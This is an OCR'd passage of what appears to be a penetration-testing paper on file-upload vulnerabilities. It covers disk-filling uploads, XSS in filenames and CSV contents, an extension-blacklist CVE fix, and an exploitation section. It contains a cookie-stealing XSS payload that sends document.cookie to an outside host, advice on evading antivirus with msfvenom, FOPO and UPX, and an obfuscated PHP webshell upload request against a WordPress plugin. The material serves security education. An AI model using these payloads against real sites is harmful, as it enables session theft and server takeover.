
To: 600000

Step: 1

How many:

Figure 16: Using Burp's Intruder function with a numeric counter to increment file names. For example: payload1.jpg, payload2,jpg, payload3.jpg…

Matthew Koch



Request	Payload	Status	Error	Timeout	Length	error	exce...	illegal	invalid	fail	stack
63276	63276	200	☐	☐	5243	☐	☐	☐	☐	☐	☐
63278	63278	200	☐	☐	5549	☐	☐	☐	☐	✓	☐
63279	63279	200	☐	☐	5549	☐	☐	☐	☐	✓	☐
63277	63277	200	☐	☐	5549	☐	☐	☐	☐	✓	☐
63280	63280	200	☐	☐	5549	☐	☐	☐	☐	✓	☐
63282	63282	200	☐	☐	5549	☐	☐	☐	☐	✓	☐
63281	63281	200	☐	☐	5549	☐	☐	☐	☐	✓	☐
63283	63283	200	☐	☐	5549	☐	☐	☐	☐	✓	☐
63284	63284	200	☐	☐	5549	☐	☐	☐	☐	✓	☐
63285	63285	200	☐	☐	5549	☐	☐	☐	☐	✓	☐

```
Warning: move_uploaded_file(../../hackable/uploads/You_Have_Been_Hacked63278.jpg) [function.move-uploaded-file]: failed to open stream:
No space left on device in /opt/lampp/htdocs/vulnerabilities/upload/source/low.php on line 7

Warning: move_uploaded_file() [function.move-uploaded-file]: Unable to move '/tmp/phpdaorvU' to
'../../hackable/uploads/You_Have_Been_Hacked63278.jpg' in /opt/lampp/htdocs/vulnerabilities/upload/source/low.php on line 7
```

Figure 17: Filling a hard drive space with uploaded files.File names starting with "You_Have_Been_Hacked" and the numeric counter.


In the example shown in Figure 26, a single valid session (represented by the "*PHPSESSID*" cookie) was able to upload a file approximately 63,000 files until the web application triggered an error "*No space left on device*". The error message also revealed additional information about the file system of the server.

2.4.4. Testing Allowable File Size

The maximum size of HTTP POST requests and maximum uploaded file size uploads is typically controlled by the web application server or web application interpreter configuration. For example the "LimitRequestBody" directive in Apache HTTP server (Apache Software Foundation, 2015). Hidden fields such as the "MAX_FILE_SIZE" used by PHP cannot be relied upon for any sort of protection (PHP.net, 2015). Therefore, manual testing and a review of the server configuration are more reliable methods to determine the actual maximum file upload size.

2.4.5. Testing File Name and Extension


Both the file name and file extension should be fuzzed. An example might be uploading *<script>alert('xss')</script>.jpg* or *filename.<script>alert('xss')</script>.*


Burp Suite Fr
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
4 × 5 × ...
Go Cancel < >
Request
Raw Params Headers Hex

```
POST /vulnerabilities/upload/ HTTP/1.1
Host: 192.168.0.170
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.170/vulnerabilities/upload/
Cookie: PHPSESSID=pqjesclms00lu9km2cburoov77; security=high
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------71382555230179
Content-Length: 41932

-----------------------------71382555230179
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------71382555230179
Content-Disposition: form-data; name="uploaded"; filename="<script>alert('xss')</script>.jpg"
Content-Type: image/jpeg

ÿØÿì□□Ducky□□□□□□□d□□ÿî□□Adobe□dÀ□□□□ÿÛ□„□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□ÿÀ□□□□□□à□□□□□□□□□□ÿÄ□Þ□□□□
```

Figure 18: Modifying file name in multipart/form-data request

Allowable file extensions should also be tested. For example, Figure 19 CVE-2015-5074, the developer listed all of the file extension types that should be blacklisted, but omitted "*.pht*": a file type which can contain PHP content. Using a tool like burp intruder with a list of file extensions can help enumerate the allowed file extension types for upload. As shown, a black-listing approach based only on the user-controlled value of file extension is inadequate.




```
2 x2engine/protected/components/filters/FileUploadsFilter.php
@@ -53,7 +53,7 @@ class FileUploadsFilter extends CFilter {
        *
        * https://www.owasp.org/index.php/Unrestricted_File_Upload#Using_Black-List_for_Files.E2.80.99_Extensions
        */
-     const EXT_BLACKLIST = '/\.\s*(?P<ext>html|htm|js|jsb|mhtml|mht|xhtml|xht|php|phtml|php3|php4|php5|phps|shtml|jhtml|pl|
+     const EXT_BLACKLIST = '/\.\s*(?P<ext>html|htm|js|jsb|mhtml|mht|xhtml|xht|php|pht|phtml|php3|php4|php5|phps|shtml|jhtm

      /**
       * List of mime-types that uploaded files should never have
```

Figure 19: CVE-2015-5074 Arbitrary File Upload in X2Engine CRM (Quatrini, 2015) screen captured from Github.com commit. *https://github.com/X2Engine/X2CRM/commit/10b72bfe7a1b9694f19a0adef72d85a754d4d3f8*

2.4.6. Testing File Contents


If the web application contains a data import function such as uploading a spreadsheet or Comma Separated Value (CSV) file, the import or database insertion functionality should be tested for proper sanitization of the file contents. Testing of SQL injection payloads designed to work against INSERT or UPDATE database statements may also reveal a vulnerability. Given that data may be stored in the application after the data is imported, persistent cross-site scripting via the uploaded file content is also possible as shown in Figure 20, Figure 21 and Figure 22.



```
POST /csvi/upload.php HTTP/1.1
Host: 192.168.0.172
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.172/csvi/upload.php
Connection: keep-alive
Content-Type: multipart/form-data; boundary=--------------
Content-Length: 432

-----------------------------2625017822812б
Content-Disposition: form-data; name="filen      filename="xss.csv"
Content-Type: application/vnd.ms-excel

<script>alert('xss');</script>
document.write('<img src="https://10.0.0.1/CookieStealer?cookie=' + document.cookie + '" />')
-----------------------------26250178228126
Content-Disposition: form-data; name="submit"

Upload
-----------------------------26250178228126--
```

Figure 20: Testing the csv upload function for Cross-site Scripting. Testing 2 Payloads: a simple alert box and a browser cookie stealer

Matthew Koch




File sqli.csv uploaded successfully.

Displaying contents:

54,test,test,test');(SELECT * FR

xss

Figure 21: Successful Cross-site scripting using the contents of a .csv file.


192.168.0.172/phpmyadmin/sql.php?db=csvi&table=test&server=1&target=&token=5e1c494cfa6d743e9eae9f4fd73778ca#PMAURL-0:s
phpMyAdmin
Server: localhost » Database: csvi » Table: test
Browse
Structure
SQL
Search
Insert
Export
Import
(Recent tables) ...
csvi
New
dropthis
test
information_schema
mysql
test
wordpress
Show : Start row: 0 Number of rows: 30 Headers every 100 rows
Sort by key: PRIMARY (Descending)
+ Options

Showing rows 0 - 12 (13 total, Query took 0.0003 sec) [id: **166 - 0**]

```
SELECT *
FROM `test`
ORDER BY `id` DESC
LIMIT 0 , 30
```

	id	user	password	creditcardnumber
Edit Copy Delete	166	<script>alert(xss);</script>	5	5
Edit Copy Delete	64	test	test	test
Edit Copy Delete	63	test	test	test

Figure 22: A Cross-site Scripting payload saved to a MYSQL database "user" field

3. Exploitation

Now that a file upload vulnerability has been discovered it is time to move to the exploitation phase. During this phase of a penetration test the tester will begin to exploit some of the previously discovered vulnerabilities. The intent of the penetration tester may differ depending on the organizational priorities and the scope and rules of engagement of the penetration test.

3.1. Planning Exploitation


Exploiting a file upload vulnerability allows a penetration tester to perform several categories of attacks against the web application and its users. The type of exploits will depend on the rules of engagement for the penetration test and the function of the web application.

3.2. Watering Hole Attacks

A watering hole attack is subtle exploitation of a system by replacing specific files served by the affected web server to an unsuspecting victim. An example might be replacing a hosted advertisement with a malicious link or replacing a software update hosted on the system with malware (Donaldson, Siegel, Williams, & Aslam, 2015). In the context of a web application penetration test, an in scope intranet application or internal employee portal would be a desired host for content.

3.3. Obfuscation and File Packing

Once an appropriate payload has been selected the tester should consider obfuscation and file packing options. File obfuscation and packing techniques can avoid detection by antivirus, intrusion detection software or web application firewalls. Obfuscation can be accomplished using a variety of tools depending on the type of payload and target system. If the intended payload is an executable, Metaploit's msfvenom module can be used to obfuscate and pack the payload (Kennedy, O'Gorman, Kearns, & Aharoni, 2011). If the target web server is running PHP there are a variety of tools available to obfuscate PHP payloads. Online tools are available including "Free Online PHP Obfuscator" or FOPO can make most PHP code unreadable by a human as shown in Figure 23. Simple packing using Universal Packer for Executables (UPX). UPX can pack Windows Portal Executable format (PE), Linux's Executable and Linkable Format (ELF) and Apple Mac OS's MachO format.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
2 × 3 × ...
Target Positions Payloads Options
Payload Positions
Obfuscated webshell using FOPO
0 matches
Length: 291674

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper


```
POST //wp-admin/admin-ajax.php?page=pmxi-admin-settings&action=upload&name=webshell.php§§ HTTP/1.1
User-Agent: Mozilla/4.0 (compatible  MSIE 8.0  Windows NT 6.1  WOW64  Trident/4.0  MRA 5.6 (build 03399)  GTB0.0  MRA 5.6 (build 03399)  SLCC2  .NET CLR 2.0.50727
.NET CLR 3.5.30729  .NET CLR 3.0.30729  CPNTDF)
Host: 192.168.0.172
Accept-Encoding: gzip
Referer: http://192.168.0.172//wp-content/uploads/wpallimport/uploads/d9a89f86c76dfff5ef0bd3b944b323a4/cache.php
Accept-Charset: utf-8,windows-1251;q=0.7,*;q=0.6
Accept-Language: en-us,en;q=0.5
Keep-Alive: 300
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.4
Content-Length: 77645
Content-Type: application/x-www-form-urlencoded
Connection: close

<?php
/*
Obfuscation provided by FOPO - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Sunday, November 15th, 2015 at 2:11 UTC from IP [redacted] (us)
Checksum: e83116096f3f8917813334f9fdaa5e03e0752781
*/
$q4d61750="\x62\141\x73\x65\x36\x34\x5f\144\145\x63\x6f\144\145";@eval($q4d61750(
"Ly9OTmhOOVU5OHRVMG8zVDFHelkyekxBQzRIZzF2Y2dEcEdSZ2dJdTlxSkt2Zzd6NWRqamFJSitNWjJF
OTlVUO9SdnZROHJBUVdWaUpaVVYyalFkcUhoZOhlRFFiNXBkUTRVdjcwN29OSWFQblhVT2MvQkxtSk9ER
FZuaWgrMEpCUmQ2YUo3dE5idDhwMEtpUmN2SjBNVOMObUdaZWhJdUh6d3BTbExPZmVZZXk5VGkrWmpRMO
tzcHgOTC9CTUpVamh6U3NEYWxac3lBQOF3QzVPQWdYWkdkcDNGZmJCZGNGeDZ1VmtQL1BPUlpJLzhGcE9
jUlhabOw2RGJEblhtZVAOQzUyZm5YN2U3c3BMcHhCMlhoZXRUS29ESOhXWG53cVc3ZFZRQjhpeTdhVUFy
bOViU2psbTlUcFlFeU9ORUpuUWM4YnUzNUVyZnh3MHVnUEtlOFdtMOlvMTFlRks3WW9iYkJqOHZyMmJUK
ytNbEOxRGcycFlxNUlrL25ZaVNwSmN5T3h5VjNzWGxqWW9zUO94eWJsN1Z5ZWJiazNWMDI5c1VOdVAvRW
cxNVNPdTZuaFNOaEx6VmNMQUtySGh6UOJ4V2pVUmZkWEVGVHVvMFRoQ1JhbG16aFZkcWEwTWFOS2NDb1N
VTmJBempOQ1o2MU9RMC9UVHEvaE83MGFhSUVXYko1bE13dWpJR3N5NjFaRVpYROc3em55WjZvMFltSWhG
OW5uRjRkM29BaHgvTHNPTmo2YTlvZEkvRHVhWEpibUp1UjRRSTMySWRUNEJGVU84M1NpdWwrWHRadVRmY
k1vczRnOGVBTHlpYnY4VUNwSW5XTDR6R2dLZG12VXZLLOpMYk5lMFkyUmpoa2RkZXpGVU5LdEMram9PS2
NOVzM2SORKaOtET2ROdzBrQWI4VXdWU1l3VENBSjNya3NFQzdxSHIONUJseXphNUVRS2RzNmw5WHhsRXc
4VEV2Q2ZwY1pYcmNmbVgOMWtYVORMY1NYRjBaekgrREFTcHQ3OH13cWNKTmtMUF1DNHR1RUO2VjlzdUw1
ZnVIKzN1ejFTc3BObWNwbEVDTOtwVXJSRWV5bVNIVm5tRkdNeFE1QO9KbWtSOVN1Y1h1ZFhHbi9TUUZ1T
DBBVG5leWdiTFY1NytFeFJTSUJTcOMrcVZBKO1yTONESmZNSFNwejMyNjA4aHBUNmx4NGRuNHdULOFBYk
IyM3E2TnVJWFlmcWhESG5FQU95djc3Ty9IdUpOdS84b3dYaHJhSW1GdFpSbS9ZeH1KZ1VEOFhIaU91K3d
tdERkN3BvMHFCWSt6MmZvUDNNc1hOSD1JcT1NdE1hWU8vamFoaVZQcXQrWDNRSF1Sc2dMTEYyZONIbnNV
dkp5VnhqcGk3ekdsY1hYQkhRSXg1RFRoND1vcmtiTzZoMjRwTDZLT2x5SjhiNkhFYXVOTOh3OXUrVzVBS
3N3QTJNaGxQZmhUamsyVURLc29HUWtuaUxPaU1ESXM4UVBReTNFYTZlclp1RFc5TytETXhOcGIOOStLUn
ZSTC96MkZObDhQMzV6dW9wMHZKaHhvR3ZMd1BNQTJKQStvdStYNjUzaEtsUnkzQ1gvSEk4YTJ6WVhZcmp
qbGR6RithZnNNekO5cGU3R1JJORkdpdFdqNG85VFNkcjV3RF1SNkFFa3MraGV5cHhTcEt3aktSUOpEVDZU
UVl1bWFaeH1scWIrbmZEeDBZSjlaWFVvd2MrbnFYbUhqbGdhL2IxLys5OVBJRzFWbFExRnZzeFpwV211a
3pKUzAzeVkxWThRaVdLOC9BNnBpZOxUYklFOEpqekNwR3VJOUdLWHNycWFjSTZOenhIeFBkRzAzMVZNVH
QzdXN4aOZpa2JCUTZjYnk5dHArS2JXVT1vMHhwMmlwaXJOSDRkZGRYRWtMN1AzVHM1Qi9GaVU5MW1tekF
